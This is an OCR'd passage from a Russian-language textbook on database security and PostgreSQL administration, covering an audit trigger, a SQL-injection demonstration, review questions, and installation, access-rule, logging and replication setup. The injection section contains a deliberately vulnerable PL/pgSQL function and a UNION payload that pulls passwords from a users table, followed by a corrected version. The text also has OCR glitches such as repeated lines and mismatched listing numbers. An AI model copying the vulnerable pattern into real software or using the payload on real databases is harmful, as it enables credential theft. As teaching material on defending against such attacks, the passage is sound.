1 # insert into notes_table values (1, 'note1');
2 INSERT 01
3 # insert into notes_table values (2, 'note2');
4 INSERT 01
5 # update notes_table set note = 'note0'
6 where num = 1;
7 UPDATE 1
8 # delete from notes_table where num = 2;
9 DELETE 1
```

Список всех действий пользователей можно получить запросом (лист. 2.8).

Листинг 2.8. Содержимое таблицы theft

```
1 # select * from theft;
2 a1 | a2 | action
3 ---+--------+--------
4 1 | note1 | I
5 2 | note2 | I
6 1 | note0 | I
7 1 | note1 | D
8 2 | note2 | D
```

SQL-инъекции. Опасность SQL-инъекций возникает, если при формировании параметрических запросов не происходит достаточной фильтрации и форматирования параметров. Данная атака может происходить как при формировании запросов извне, так и при использовании хранимых функций. Приведем пример такой атаки. Пусть в некой БД существует таблица с заметками note_list и таблица пользователей users (лист. 2.9).

Листинг 2.9. Таблицы note_list и users

```
1 create table users
2 (username varchar (40), pass varchar (40));
3 create table note_list
4 (name varchar (40), note text);
```

Разработчиком была создана функция поиска заметки по шаблону (лист. 2.10).

Заметим, что запрос формируется внутри функции с помощью операции конкатенации.

Пример работы функции приведен в лист. 2.11.

Листинг 2.10. Функция поиска заметки по шаблону

```
1 create or replace
2    function search_note (pattern text)
```

```
3   returns setof text as
4     $body$
5     declare
6       cur refcursor;
7   res text;
8   tquery text;
9     begin
10      tquery := E'select note' ||
11        'from note_list where note like \'' ||
12        pattern || E'\'';
13      open cur for execute (tquery);
14      loop
15        fetch cur into res;
16        if not found then
17        exit;
18        end if;
19        return next res;
20        end loop;
21    end;
22    $body$
23 language plpgsql;
```

Листинг 2.11. Пример работы функции `search_note`

```
1 # select search_note ('note1');
2 search_note
3 --------------
4 note1
```

Злоумышленник не имеет доступа к таблице `users`, но он может выполнять функцию `search_note`. Воспользовавшись тем, что запрос формируется с помощью конкатенации, злоумышленник с помощью операции `union` может сделать свой запрос к БД (лист. 2.12).

Листинг 2.12. Атака с помощью функции `search_note`

```
1 # select search_note (E'note1\' union select' ||
```


Таким образом, запрос атаки будет иметь вид, показанный в лист. 2.13.

Листинг 2.13. Пример запроса

```
1 select note from note_list where note like 'note1'
2 union
```

```
2 union
3 select pass from users where '' = ''
```

Условие `where '' = ''` необходимо, чтобы не появлялась лишняя закрывающая кавычка. Данное условие всегда верно и не влияет на результаты запроса.

Наиболее простой способ устранить данную уязвимость — не использовать операцию конкатенации (лист. 2.14).

Листинг 2.14. Функция без использования конкатенации

```
1 create or replace
2   function search_note (pattern text)
3 returns setof text as
4   $body$
5   declare
6     cur refcursor;
7 res text;
8   begin
9     open cur for
10       select note from note_list
11         where note like pattern;
12    loop
13       fetch cur into res;
14       if not found then
15         exit;
16       end if;
17       return next res;
18    end loop;
19  end;
20  $body$
21 language plpgsql;
```

В таком случае переданный параметр будет интерпретироваться как строка (лист. 2.15).

Листинг 2.15. Попытка атаки с SQL-инъекцией

```
1 # select search_note (E'note1\' union select'
2 # E'pass from users where \'\' = \'');
3 search_note
4 -----------
```


Контрольные вопросы и задания

1. Приведите классификацию угроз безопасности БД и примеры для каждой категории угроз.
2. Перечислите меры повышения информационной безопасности БД. Поясните их назначения.

3. Что понимают под политикой безопасности БД? На каких разделах она базируется?
4. Перечислите и поясните основные модели управления доступом. Приведите их достоинства и недостатки.
5. Расскажите о применении шифрования в БД.
6. Расскажите об особенностях реализации аудита действий пользователей в БД.
7. Поясните особенности организации резервирования БД.
8. Что вы понимаете под термином «репликация»? Какие задачи в БД решаются с применением репликаций. Поясните особенности основных подходов в реализации репликаций БД.
9. Приведите примеры атак, специфических для БД, и поясните их.

Глава 3
ОСОБЕННОСТИ ПРАКТИЧЕСКОЙ РЕАЛИЗАЦИИ ИНФОРМАЦИОННОЙ СИСТЕМЫ В ЗАЩИЩЕННОМ ИСПОЛНЕНИИ

3.1. ОБЩИЕ СВЕДЕНИЯ О СУБД PostgreSQL

PostgreSQL — объектно-реляционная СУБД промышленного класса с открытым исходным кодом [29]. На данный момент она является одной из наиболее мощных и популярных среди бесплатных СУБД. PostgreSQL портирован на все основные операционные системы, включая ОС на ядре Linux и другие UNIX-подобные ОС, а также различные версии ОС Windows.

Исходный код PostgreSQL распространяется под собственной открытой лицензией, которая никак не ограничивает использование, распространение и изменение исходного кода. На базе PostgreSQL было создано несколько коммерческих продуктов, например СУБД EnterpiseDB.

PostgreSQL характеризуется следующими возможностями: управлением конкурентным доступом с помощью многоверсионности, поддержкой табличных пространств, асинхронных репликаций, сложных планировщиков и оптимизаторов запросов, вложенными транзакциями. Он имеет полную поддержку различных наборов символов и кодировок, в том числе Юникода. PostgreSQL хорошо масштабируема как по количеству данных, которым она может управлять, так и по количеству пользователей.

Реализация языка SQL в PostgreSQL соответствует стандарту ANSI-SQL:2008. PostgreSQL имеет полную поддержку вложенных запросов и уровней изоляции транзакций. PostgreSQL поддерживает большинство типов, описанных в стандарте ANSI-SQL:2008, включая integer, numeric, boolean, char, varchar, date, interval и timestamp. Также данная СУБД может хранить большие бинарные объекты, включая изображения, звук и видео, а также документы различных форматов, например JSON- и XML-документы.

PostgreSQL имеет полную поддержку триггеров и хранимых процедур, которые могут быть написаны с использованием различных языков, включая Java, Perl, Python, Ruby, Tcl, C/C++, а также собственный язык PL/pgSQL, который схож с языком

PL/SQL, используемым в СУБД Oracle [30]. Стандартная поставка PostgreSQL также включает в себя множество встроенных функций для различных целей: от работы со строками до криптографии и средств совместимости с СУБД Oracle. Триггеры и хранимые процедуры могут быть написаны на языке C и подключены

к СУБД во внешней библиотеке.

Также PostgreSQL имеет встроенный интерфейс внешних приложений для языка C (libpq) и встроенную подсистему для создания функций на языке C (ECPG), которые являюся базовым средством для создания внешних приложений. Кроме того, разботчиками создано множество библиотек для управления PostgreSQL с помощью как стандартных интерфейсов для управления СУБД, таких как ODBC, JDBC, OLEDB, так и различных платформ и языков.

Среди них:

- libpqxx — интерфейс для языка C++;
- Npqsql — поставщик данных для платформы .NET;
- psqlODBC — ODBC интерфейс;
- psycopg2 — интерфейс для языка Python;
- php5-pgsql — интерфейс для языка php;
- JDBC — JDBC интерфейс, предназначен для использования с приложениями, использующими Java-машины.

Перечисленные интерфейсы могут быть использованы для создания приложений, предназначенных как для администрирования, так и разработки БД.

3.2. УСТАНОВКА И НАСТРОЙКА СУБД PostgreSQL

Поскольку рассматриваемая СУБД PostgreSQL является кроссплатформенной, рассмотрим процедуру ее установки под наиболее востребованные ОС:

- Windows;
- Linux.

Установка под ОС Windows. Сборка PostgreSQL для ОС Windows, представленная на официальном сайте, предназначена для включения в установщики и не рекомендуется для конечного пользователя. Тем не менее продвинутые пользователи могут ее использовать для ручной установки СУБД.

Наиболее простой способ установить PostgreSQL в ОС Windows — воспользоваться сторонним инсталлятором, например инсталлятором от компании *EnterpiseDB*, который можно найти на ее официальном сайте (enterprisedb.com). Данный инсталлятор,

кроме сервера, включает в себя стандартные клиентские программы, драйверы, средство администрирования pgAdmin3 и комплект средств разработки (SDK) для некоторых языков программирования.

Интерфейс установщика приведен на рис. 3.1.




Рис. 3.1. Интерфейс установщика PostgreSQL

Перед началом установки необходимо определить дополнительные настройки:

- пароль суперпользователя (рис. 3.2);
- сетевой порт, используемый для подключений (рис. 3.3);
- «локаль» по умолчанию (рис. 3.4).





Рис. 3.2. Ввод пароля суперпользователя






Рис. 3.3. Ввод сетевого порта по умолчанию





Рис. 3.4. Выбор используемой «локали»

Перечисленные настройки можно будет изменить после завершения установки.

Далее необходимо выбрать конкретные версии устанавливаемого ПО (рис. 3.5).

Кроме самой СУБД, можно установить необходимые драйверы и дополнительное программное обеспечение (ПО). Сервер PostgreSQL является службой и запускается автоматически при запуске Windows. Отключить автозапуск можно с помощью утилиты msconfig в разделе «Службы».

Установка под ОС Linux. СУБД PostgreSQL присутствует в репозиториях большинства дистрибутивов на базе Linux. Поддержка СУБД осуществляется мэйнтейнерами конкретной системы.






Рис. 3.5. Выбор устанавливаемого ПО

Для дистрибутивов на базе Red Hat или Fedora установка сервера и клиента производится командами, которые приведены в лист. 3.1.

Листинг 3.1. Установка PostgreSQL в Red Hat и Fedora

```
1 yum install postgresql-server
2 yum install postgresql-client
```

В связи с политикой семейства дистрибутивов Red Hat установка PostgreSQL не производит инициализацию СУБД, т.е. не включает автоматический запуск сервера при старте системы, а также не создает стандартную базу данных [31]. Завершение установки производится командами, приведенными в лист. 3.2.

Листинг 3.2. Инициализация PostgreSQL

```
1 postgresql-setup initdb
```

На дистрибутивах, которые основаны на базе Debian, установка производится следующей командой [32] (лист. 3.3).

Листинг 3.3. Установка PostgreSQL в Debian

```
1 apt-get install postgresql
```

Ниже представлены команды для управления сервером СУБД (лист. 3.4, 3.5).

Листинг 3.4. Управление СУБД в Red Hat и Fedora

```
1 service postgresql stop
2 service postgresql start
3 service postgresql restart
```


Листинг 3.5. Управление СУБД в Debian

```
1 /etc/init.d/postgresql stop
2 /etc/init.d/postgresql start
3 /etc/init.d/postgresql restarts
```

Устанавливаемая версия СУБД зависит от версии конкретного

Устанавливаемая версия СУБД зависит от версии конкретного дистрибутива. При необходимости использования другой версии PostgreSQL можно применять универсальный установщик от EnterpriseDB. Необходимо помнить, что несколько разных инсталляций могут конфликтовать друг с другом. В этом случае одну из них необходимо отключить или удалить.

Настройка СУБД. Настройка СУБД PostgreSQL производится с помощью правки конфигурационных файлов, которые обычно находятся в директории `/etc/postgresql/X.Y/main/` в ОС на ядре Linux и в директории `path_to/data/` в ОС Windows, где `X.Y` — версия PostgreSQL, а `path_to` — путь, который был выбран при его установке. Все основные настройки находятся в файлах pg_hba.conf и postgresql.conf.

Основной файл конфигурации — postgresql.conf, который включает в себя большинство важных настроек СУБД.

Рассмотрим наиболее важные параметры, которые могут быть скорректированы с помощью данного файла:

- `listen_adresses` — определяет хосты, с которых можно подключаться к серверу. Можно разрешить доступ как с отдельных хостов, так и целых подсетей;
- `port` — сетевой порт, который прослушивает сервер. Если требуется запустить более одной копии PostgreSQL в одной системе, то этот параметр должен отличаться у каждой копии СУБД;
- `max_connections` — максимальное количество одновременных подключений к СУБД;
- `ssl` — включает шифрование передаваемых данных с помощью SSL;
- `ssl_ciphers` — настройки SSL-подключения;
- `timezone` — часовой пояс по умолчанию;
- `lc_messages` — локаль, используемая для сообщений об ошибках. Настройки «локали» и часового пояса определяются при инициализации СУБД либо автоматически на основе системных настроек, либо по решению администратора. Файл pg_hba.conf содержит набор правил, которые определяют, кому разрешается подключаться к серверу и какой метод аутентификации должен быть использован для установки соединения [33].

Рассмотрим подробнее пример данных правил (лист. 3.6).

Листинг 3.6. Пример правил для pg_hba.conf

```
1 local db user auth [auth-options]
2 host db user address auth [auth-options]
3 hostssl db user address auth [auth-options]
```

```
3 hostssl db user address auth [auth-options]
4 hostnossl db user address auth [auth-options]
5 host db user IP-address IP-mask auth [auth-options]
```

Правило, начинающееся с `local`, определяет настройки локальных подключений, `host` — подключений, использующих TCP/IP. Ключевые слова `hostssl` и `hostnossl` используются, чтобы задать параметры подключений для соединений, которые используют или не используют SSL.

Поля `db` и `user` определяют БД и пользователя, для которых применяется данное правило. Значение `all` говорит, что данное правило применяется для любого пользователя или любой БД. Вместо пользователя также можно указать группу.

Поля `address`, `IP-address` и `IP-mask` используются для определения хостов, к которым применяется правило. Можно задавать как отдельный адрес, так и целые подсети.

Поле `auth` определяет метод авторизации, используемый для авторизации. Значение `reject` говорит, что данное соединение будет отклонено. Это может быть использовано для фильтрации соединений.

Рассмотрим базовые методы аутентификации PostgreSQL:

- `trust` — позволяет любому пользователю, кроме суперпользователя, входить без пароля;
- `password` — требует для аутентификации пароль, который передается открытым текстом;
- `md5` — требует для аутентификации пароль, который передается в виде MD5-хэша;
- `peer` — проверяет соответствие имени пользователя в ОС и имени пользователя в СУБД, данный метод доступен только для локальных подключений;
- `cert` — использует для аутентификации SSL-сертификаты.

Метод `trust` не безопасен и не рекомендуется к использованию для внешних подключений, так как он позволяет входить от имени любого пользователя без пароля.

Также возможно использование внешних механизмов аутентификации, например серверов RADIUS или LDAP, PAM-модулей и т.п.

Чтобы подключиться к серверу с определенного хоста, кроме настройки файла pg_hba.conf, необходимо разрешить его «прослушку» в параметре `listen_adresses` (лист. 3.7). По умолчанию к серверу разрешен только локальный доступ.

Листинг 3.7. Настройки параметра listen_addresses

Листинг 5.7. Настройка параметра `listen_addresses`

```
# все адреса
listen_addresses = '*'
# конкретный адрес
listen_addresses = '192.168.0.20'
# список адресов
listen_addresses = '192.168.0.20, localhost'
# запретить прослушку со всех адресов
listen_addresses = ''
```

Настройка журнала аудита. PostgreSQL имеет встроенную систему ведения журнала аудита, которая также включена по умолчанию. Ее основные параметры хранятся в конфигурационном файле postgreql.conf.

Рассмотрим основные параметры журналирования:

- `log_destination` — место и способ записи журнала, может быть использован как системный журнал (`eventlog` для ОС Windows или `syslog` для UNIX-подобных систем), так и стандартный поток ошибок (`stderr` для записи журнала в текстовом виде или `csvlog` для записи в формате CSV);
- `logging_collector` — включает перехват сообщений из потока `stderr` и запись их в файл;
- `log_connections` — включает и отключает журналирование подключений клиентов к серверу;
- `log_disconnections` — включает и отключает журналирование отключений клиентов от сервера;
- `log_duration` — включает и отключает запись длительности логгируемых событий;
- `log_line_prefix` — префикс записей в журнал;
- `log_statement` — определяет, выполнение каких SQL-команд будет записано в журнал.

Если включен перехват сообщений из `stderr` (параметр `logging_collector`), то можно определить директорию, в которую будет записываться журнал, а также некоторые другие параметры:

- `log_directory` — директория, в которую записываются файлы;
- `log_filename` — формат и имена файлов;
- `log_rotarion_age` — срок перезаписи файлов журнала;

- `log_rotarion_size` — максимальный размер журнала до его перезаписи.

Префикс записи журнала может содержать различную информацию о событии:

- время:

- идентификатор транзакции;
- код ошибки;
- имя пользователя и др.

По умолчанию префикс содержит только время, когда произошло данное событие.

Параметр `log_statement` может принимать значения:

- `none` — SQL-запросы не журналируются;
- `ddl` — в журнал попадают только `create`, `drop` и `alter`;
- `mod` — только запросы, которые изменяют данные;
- `all` — все запросы.

Настройка стандартных средств репликации. Репликация БД — механизм синхронизации содержимого БД между несколькими СУБД. Применяется для резервирования или балансирования нагрузки на сервер.

PostgreSQL имеет встроенную систему постоянной потоковой репликации с версии 9.0. Ее механизм основан на пересылке сообщений XLOG на резервные серверы для создания точной копии текущего сервера [34].

Перед настройкой репликации необходимо на главном сервере разрешить его прослушку клиентами. Для этого нужно добавить в параметре `listen_addresses` адрес клиента либо подсеть, в которой он находится, как было указано выше, а также необходимо разрешить доступ в файле pg_hba.conf (лист. 3.8), указав `replication` вместо имени БД.

Листинг 3.8. Добавление правила в pg_hba.conf

```
1 # TYPE DATABASE USER ADDRESS METHOD
2 host replication user 192.168.0.20/22 md5
```

В данном случае мы разрешаем репликацию пользователю `user`, который находится в подсети 192.168.0.20/22, а также задаем использование хеш-функции MD5 для аутентификации.

Предварительно необходимо создать на сервере пользователя с правами на репликацию (лист. 3.9).

Листинг 3.9. Создание пользователя для репликации

```
1 CREATE ROLE user WITH REPLICATION PASSWORD 'password'
  LOGIN
```


Настроим следующие параметры в postgresql.conf на главном сервере:

- `wal_level` — режим репликации, для установки постоянного подключения используется параметр `hot_standby`;
- `mal wal senders` — максимальное количество потоковых

подключений к серверу;

- `wal_keep_segments` — максимальное количество хранимых сегментов журнала, при высокой нагрузке на сервер данное число можно увеличить, чтобы предотвратить удаление сегментов до их отправки на клиент;
- `archive_mode` — включает архивирование журнала WAL в отдельную директорию;
- `archive_command` — задает команду для архивирования журнала WAL.

Рассмотрим пример настройки необходимых параметров (лист. 3.10), после их изменения необходимо перезапустить СУБД.

Листинг 3.10. Пример настройки параметров репликации

```
1 wal_level = hot_standby
2 max_wal_senders = 2
3 wal_keep_segments = 32
```

На клиенте включаем режим hot standby, для этого изменяем параметр `hot_standby` в файле postgresql.conf (лист. 3.11).

Листинг 3.11. Включение режима hot standby

```
1 hot_standby = on
```

Также на клиенте в той же директории, где находится файл postgres.conf, необходимо создать конфигурационный файл recovery.conf. (лист. 3.12).

Листинг 3.12. Пример файла recovery.conf

```
1 standby_mode = 'on'
2 primary_conninfo = 'host=192.168.0.1 port=5432
  user=user password=password'
3 # для linux
4 restore_command = 'cp /mnt/server/archivedir/%f "%p"'
5 # для Windows
6 restore_command = 'copy "C:\\server\\archivedir\\%f"
  "%p"'
7 trigger_file = '/var/database/trig'
```

В параметре `primary_conninfo` указаны параметры подключения к главному серверу. В параметре `restore_command` указана команда восстановления БД из архива.

Параметр `trigger_file` задает расположение триггерного файла. В нормальном режиме данный файл отсутствует. При его создании клиент прекращает прослушку и сам становится сервером. Для реализации механизма резервирования достаточно скрипта, который создаст данный файл в случае отказа главного

сервера и изменит настройки сети.

Перед включением репликации необходимо остановить и синхронизировать серверы. Для этого на сервере включаем резервное копирование командой от администратора СУБД (лист. 3.13).

Листинг 3.13. Включение режима резервного копирования

```
1 SELECT pg_start_backup ('label', true)
```

Копируем БД с главного сервера на клиент. При этом клиент должен быть обязательно остановлен. После выключаем режим копирования на сервере (лист. 3.14) и запускаем клиента. Таким образом, процесс репликации запущен.

Листинг 3.14. Выключение режима резервного копирования

```
1 SELECT pg_stop_backup ()
```

3.3. СТАНДАРТНЫЕ КЛИЕНТСКИЕ ПРОГРАММЫ

Сообщество PostgreSQL, кроме самой СУБД, также разрабатывает несколько программ работы с ней.

Рассмотрим их подробнее:

- psql — терминальный клиент, позволяет делать запросы к СУБД в интерактивном режиме, также может быть использован для автоматизации администрирования БД с помощью скриптовых языков;
- ecpg — препроцессор для языка C, конвертирует SQL-запросы в вызовы функции, используется для написания функций на языке C;
- pg_config — получает информацию об установленной версии PostgreSQL;
- pg_ctl — используется для инициализации, остановки, старта и управления сервером СУБД;
- initdb — инициализирует экземпляр сервера, создает служебную БД, пустую БД, необходимые каталоги, настраивает права доступа и т.д.

Использование psql. psql — базовое средство управления и разработки для PostgreSQL. Оно позволяет вводить команды и запросы вручную через терминал, а также читать команды из файла. Запуск осуществляется командой вида (лист. 3.15).

Листинг 3.15. Запуск psql

```
1 psql [options...] [db_name [user_name]]
2 psql -c "SELECT * FROM student"
```

Если имя пользователя не указано, то psql попытается войти под

администратором (пользователем postgres).

Возможные опции командной строки:

- с «команда» — psql выполняет только одну команду, которая была передана в параметре, после чего завершается;
- f «имя файла» — использует текстовый файл в качестве источника ввода;
- l — получает список доступных БД, после чего завершается;
- «имя файла» — перенаправляет запись результатов запросов в указанный файл;
- p «порт» — задает порт сервера.

Использование pgAdmin III. pgAdmin III — наиболее популярное и мощное средство для администрирования и разработки PostgreSQL. Оно позволяет изменять и контролировать БД с помощью как графических средств, так и генерации и ручной правки запросов (рис. 3.6).





Рис. 3.6. Интерфейс pgAdmin III

Для управления соответствующей СУБД в pgAdmin III необходимо создать новое подключение (рис. 3.7). Подключения сохраняются, поэтому нет необходимости настраивать их каждый раз.

pgAdmin III имеет встроенный редактор запросов (рис. 3.8), который состоит из текстового редактора с подсветкой синтаксиса языка SQL и средства графической генерации запросов.






Рис. 3.7. Создание нового подключения




Рис. 3.8. Редактор запросов

Для выполнения запроса необходимо нажать кнопку «Выполнить запрос» или «Выполнить запрос и записать результат в файл». Его результаты соответственно выводятся либо в виде таблицы на панель вывода, либо в файл. Чтобы сохранить и загрузить запрос, необходимо выбрать соответствующие пункты в меню «Файл».

Также pgAdmin III включает в себя средство для редактирования и просмотра данных (рис. 3.9). Оно автоматически выполняет все необходимые запросы. Для его вызова следует в контекстном меню нужной таблицы выбрать пункт «Просмотр данных». При необходимости можно использовать фильтр данных.

Для добавления новой записи достаточно заполнить все обязательные поля в последней строке. Соответствующий запрос выполнится автоматически. При различных ошибках, например использовании уже существующего ключа, появится сообщение об ошибке (рис. 3.10) и добавления не произойдет.

Для удаления записей необходимо выделить соответствующие строки и выбрать «Удалить» в меню «Правка» (рис. 3.11).




Рис. 3.9. Окно просмотра данных




Рис. 3.10. Сообщение об ошибке

